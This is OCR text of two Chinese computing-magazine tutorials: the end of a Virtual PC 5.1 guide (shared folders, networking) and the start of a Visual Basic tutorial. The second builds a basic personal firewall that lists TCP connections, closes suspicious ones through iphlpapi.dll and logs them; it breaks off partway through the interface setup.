


图 6




图 7

安装操作系统

Virtual Pc5.1 中，如果用户创建的是 windows 或 dos，程序会自动将整个虚拟硬盘分区并格式化，并且根据用户创建的操作系统的类型自动将文件系统设置成 FAT 或 FAT32 的格式，硬盘不需要分区和格式化就可以直接安装操作系统，当然用户也可以重新调整硬盘分区，这一特性极大的方便了我们用户的使用，尤其是初级用户。

安装附加模块

Virtual pc 5.1 安装完毕后，可以通过安装附加模块（Additions）来提高虚拟机的运行效率，并且还增加了许多功能，例如，在没有安装附加模块以前，虚拟机鼠标是被限定在虚拟机中的 ，用户必需按下默认的热键“右 Alt 键”（可以自定义，在全屏模式下按“Alt+Enter”）才可以切换到主机中。安装附加模块后可以是鼠标在虚拟机和主机之间来回移动，小榕在《菜》一文中曾说：“虚拟机不能访问物理计算机上的分区，主机和虚拟机之间传输数据不方便，要通过软盘或光盘映像还传输数据”，其实不然，在你安装完附加模块后，虚拟机中有一个很实用的功能——共享文件夹。通过共享文件夹我们可以很方便的在主机与虚拟机之间交换数据。如图 8




图 8

点击“共享文件夹”选择你要共享的文件夹，我想共享我 f 盘游戏的文件夹如果你要是嫌麻烦也可以点击“总是共享”这样一来就可以一直共享，然后再选择驱动器的盘符，这里我选的是 W 盘，确定完成后在虚拟机里看看“我的电脑”里是不是多了一个网络驱动器 W 盘如图 9 和图 10




图 9




图 10

设置网络连接

架设虚拟网络是虚拟机软件的一项重要功能，如果你的电脑能上网，那么你在安装完成虚拟机后不需进行任何配置就可以直接上网，但是你要是想在利用虚拟机组建局域网或者建立虚拟网络，那么你就要进行一下配置了。

VIRTUAL PC 可以在主机没有真实网卡的情况下实现虚拟机和主机之间以及各虚拟机之间的网络连接，但是 VIRTUAL PC 没在主机中模拟网卡，如果用户计算机中没有网卡，则需要在主机中安装 MICROSOFT LOOPBACK ADAPTER 软网卡，Virtual Pc 为用户提供了 2 种网络网络连接模式，用户可以在新建虚拟机时利用“创建虚拟机向导”为新建的虚拟机选择一种网络连接方式，也可以在创建完成以后在“配置编辑器”中修改，如图 11




图 11

怎么样？我想大家已经掌握了虚拟机的使用技巧，是不是很简单。自己动手实践一下吧，如果在实践中遇到什么问题可与我在论坛上交流（http://www.hackerxfiles.net/bbs）。如果文章有什么错误之处，还请各位指出！

拥有属于自己的防火墙

浪心

好久都没有写文章了，由于时间和其他原因，浪心消失了很久，终于回家了，奋斗了25小时火车后，终于回到了爱机旁：）今天作为回来的处女作，浪心毫无保留的将防火墙的开发技术带给大家，希望大家喜欢。

好了，废话少说，切入正题，防火墙主要有日志，网络状态列表，网络状态控制（如拦截）组成的。所以，我们要三个界面，一个是主界面（状态列表）。一个是日志界面，一个是控制界面。

打开VB新建一个工程，添加一个窗体。一共要三个窗体，二个模块。太复杂了，我也在考虑怎么写才能让大家理解。文章写的不好，还请大家包含。实在不明白的，去看我公开的源文件吧（光盘里有）。下面说明一下原理：

一、监控 TCP连接

黑客程序或木马程序的本质是实现数据传输。TCP和UDP是两个最常用来承载数据传输的协议，它们都使用设置监听端口的方法来完成数据传输。

实时监控所有端口的连接情况、及时对异常连接发出警告并提示用户关闭异常连接，就可以有效地达到防黑目的。

使用微软的IP助手库函数（iphlpapi.dll）是一个捷径。其中的 GetTcpTable 函数能返回当前系统中全部有效的 TCP连接。其定义为：

Declare Function GetTcpTable Lib "iphlpapi.dll" (ByRef pTcpTable As MIB_TCPTABLE, ByRef pdwSize As Long, ByVal bOrder As Long) As Long

其中参数一是 TCP连接表缓冲区的指针，参数二是缓冲区大小（当缓冲区不够大时，该参数返回实际需要的大小），参数三指示连接表是否需要按“Local IP”、“Localport”、“Remote IP”、“Remote port”依次进行排序。

对于监控 UDP连接表，可使用 GetUdpTable 函数完成。由于在使用上完全类似，这里略去讨论。

二、异常警告及删除连接

通过定时比较前后两个 TCP连接表，我们可以立即发现异常并发出警告。收到警告信号后，我们应首先将可疑连接删除掉，然后再仔细查找系统中是否有安全漏洞或有可疑进程在工作。IP助手库函数中的 SetTcpEntry 函数可以帮助我们删除可疑连接。其定义为：

Public Declare Function SetTcpEntry Lib "IPhlpAPI" (pTcpRow As MIB_TCPROW) As Long 'This is used to close an open port.

在调用此函数之前，应将欲删连接的状态置为MIB_TCP_STATE_DELETE_TCB（删除）。MIB_TCP_STATE_DELETE_TCB也是目前唯一可在运行时设置的状态。

好了，有了这些，一个放火墙的基本原理以及方法已经知道了，哈哈，我们想将这些函数，API封装起来。建立一个类模块，名称为modNetstat，代码如下

```
'-------------modNetstat---------------
Option Explicit

'定义一些ICMP协议

Public MIBICMPSTATS As MIBICMPSTATS
Public Type MIBICMPSTATS
    dwEchos As Long
    dwEchoReps As Long
End Type

Public MIBICMPINFO As MIBICMPINFO
Public Type MIBICMPINFO
    icmpOutStats As MIBICMPSTATS
End Type

Public MIB_ICMP As MIB_ICMP
Public Type MIB_ICMP
    stats As MIBICMPINFO
End Type
'GetIcmpStatistics函数能够让你查看当前ICMP数据报的流量
Public Declare Function GetIcmpStatistics Lib "iphlpapi.dll" (pStats As MIBICMPINFO) As Long
Public Last_ICMP_Cnt As Integer

'----------------------------------------
'定义一些TCP协议

Type MIB_TCPROW
  dwState As Long
  dwLocalAddr As Long
  dwLocalPort As Long
  dwRemoteAddr As Long
  dwRemotePort As Long
End Type

Type MIB_TCPTABLE
  dwNumEntries As Long
  table(100) As MIB_TCPROW
End Type
Public MIB_TCPTABLE As MIB_TCPTABLE
'GetTcpTable函数能返回当前系统中全部有效的 TCP连接
Declare Function GetTcpTable Lib "iphlpapi.dll" (ByRef pTcpTable As MIB_TCPTABLE, ByRef pdwSize As Long, ByVal bOrder As Long) As Long
'SetTcpEntry函数可以帮助我们删除可疑连接
Public Declare Function SetTcpEntry Lib "IPhlpAPI" (pTcpRow As MIB_TCPROW) As Long 'This is used to close an open port.
'定义连接状态为13个
Public IP_States(13) As String
```

```
Private Last_Tcp_Cnt As Integer
'------------------------------------------------------------
'定义 winsock 相关内容

Private Const AF_INET = 2
Private Const IP_SUCCESS As Long = 0
Private Const MAX_WSADescription = 256
Private Const MAX_WSASYSStatus = 128
Private Const SOCKET_ERROR As Long = -1
Private Const WS_VERSION_REQD As Long = &H101

Type HOSTENT
    h_name As Long          ' official name of host
    h_aliases As Long       ' alias list
    h_addrtype As Integer   ' host address type
    h_length As Integer     ' length of address
    h_addr_list As Long     ' list of addresses
End Type

Type servent
    s_name As Long          ' (pointer to string) official service name
    s_aliases As Long       ' (pointer to string) alias list (might be null-seperated with 2null terminated)
    s_port As Long          ' port #
    s_proto As Long         ' (pointer to) protocol to use
End Type

Private Type WSADATA
    wVersion As Integer
    wHighVersion As Integer
    szDescription(0 To MAX_WSADescription) As Byte
    szSystemStatus(0 To MAX_WSASYSStatus) As Byte
    wMaxSockets As Long
    wMaxUDPDG As Long
    dwVendorInfo As Long
End Type

Public Declare Function ntohs Lib "WSOCK32.DLL" (ByVal netshort As Long) As Long
'inet_addr 将 IP 地址从 点数格式转换成无符号长整型
Private Declare Function inet_addr Lib "WSOCK32.DLL" (ByVal CP As String) As Long
'inet_ntoa 将 IP 地址从 点数格式转换成 ascii
Private Declare Function inet_ntoa Lib "WSOCK32.DLL" (ByVal inn As Long) As Long
Private Declare Function gethostbyaddr Lib "WSOCK32.DLL" (Addr As Long, ByVal addr_len As Long, ByVal addr_type As Long) As Long
Private Declare Function gethostbyname Lib "WSOCK32.DLL" (ByVal host_name As String) As Long
Private Declare Function WSAStartup Lib "WSOCK32.DLL" (ByVal wVersionRequired As Long, lpWSADATA As WSADATA) As Long
Private Declare Function WSACleanup Lib "WSOCK32.DLL" () As Long
'若该函数的返回值非 0，则为存储器的地址。由于 VB 不能直接操作地址，所以还必须调用 RtlMoveMemory 函数将数据写入地址中
Private Declare Sub RtlMoveMemory Lib "kernel32" (hpvDest As Any, ByVal hpvSource As Long, ByVal cbCopy As Long)
'将数据转换为内存二进制形式字符串
Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (Dest As Any, Src As Any, ByVal cb&)
Declare Function lstrlen Lib "kernel32" (ByVal lpString As Any) As Integer
Private Blocked As Boolean
'定义网络状态
Sub InitStates()
    IP_States(0) = "未知"
    IP_States(1) = "已经关闭"
    IP_States(2) = "监听"
    IP_States(3) = "发送同步空闲字符"
    IP_States(4) = "接收同步空闲字符"
    IP_States(5) = "数据交换中"
    IP_States(6) = "结束等待1"
    IP_States(7) = "结束等待2"
    IP_States(8) = "关闭等待"
    IP_States(9) = "关闭中"
    IP_States(10) = "命令正确应答"
    IP_States(11) = "连接等待"
    IP_States(12) = "删除TCP连接"
End Sub

Public Function GetAscIP(ByVal inn As Long) As String
    Dim nStr&
    Dim lpStr As Long
    Dim retString As String
    retString = String(32, 0)
    lpStr = inet_ntoa(inn)
    If lpStr Then
        nStr = lstrlen(lpStr)
        If nStr > 32 Then nStr = 32
        CopyMemory ByVal retString, ByVal lpStr, nStr
        retString = Left(retString, nStr)
        GetAscIP = retString
    Else
        GetAscIP = "无法取得IP"
    End If
End Function
```

好了，日志是建立一个LOG文件，所以我们将所需要的函数封装一个类模块里，建立一个 public 模块，代码如下

```
'对日志的定义
Public Function Log(RemA As String, RemP As String, LocP As String, Txt As String)

Dim ff As Long
ff = FreeFile
'打开log文件
Open App.Path & "\20ntPFlog.log" For Append As #ff
'向log文件写入数据
Write #ff, Time & "-" & Date, RemA, RemP, LocP, Txt
'将数据在日志窗口中显示出来
Frmlog.lstLog.ListItems.Add , , Time & "-" & Date
Frmlog.lstLog.ListItems(Frmlog.lstLog.ListItems.Count).SubItems(1) = RemA
Frmlog.lstLog.ListItems(Frmlog.lstLog.ListItems.Count).SubItems(2) = RemP
Frmlog.lstLog.ListItems(Frmlog.lstLog.ListItems.Count).SubItems(3) = LocP
Frmlog.lstLog.ListItems(Frmlog.lstLog.ListItems.Count).SubItems(4) = Txt
'结束日志操作
Close #ff

End Function
```

好了，封装好了函数以及API数据库，下面是设计界面，以及功能结合了：)

先建立主窗体，这里将名称改为 frmMain，我不想抹杀你们的创意，但是为了代码的最后测试成功，请你不要改变：)

点工程——部件，插入 microsoft windows common controls 6.0 (sp4)如图1：




图 1

前面点上小钩，确定：)

回到桌面，双点击 Toolbar，加入后，在上面右键属性。

依次插入按钮，如图 2：

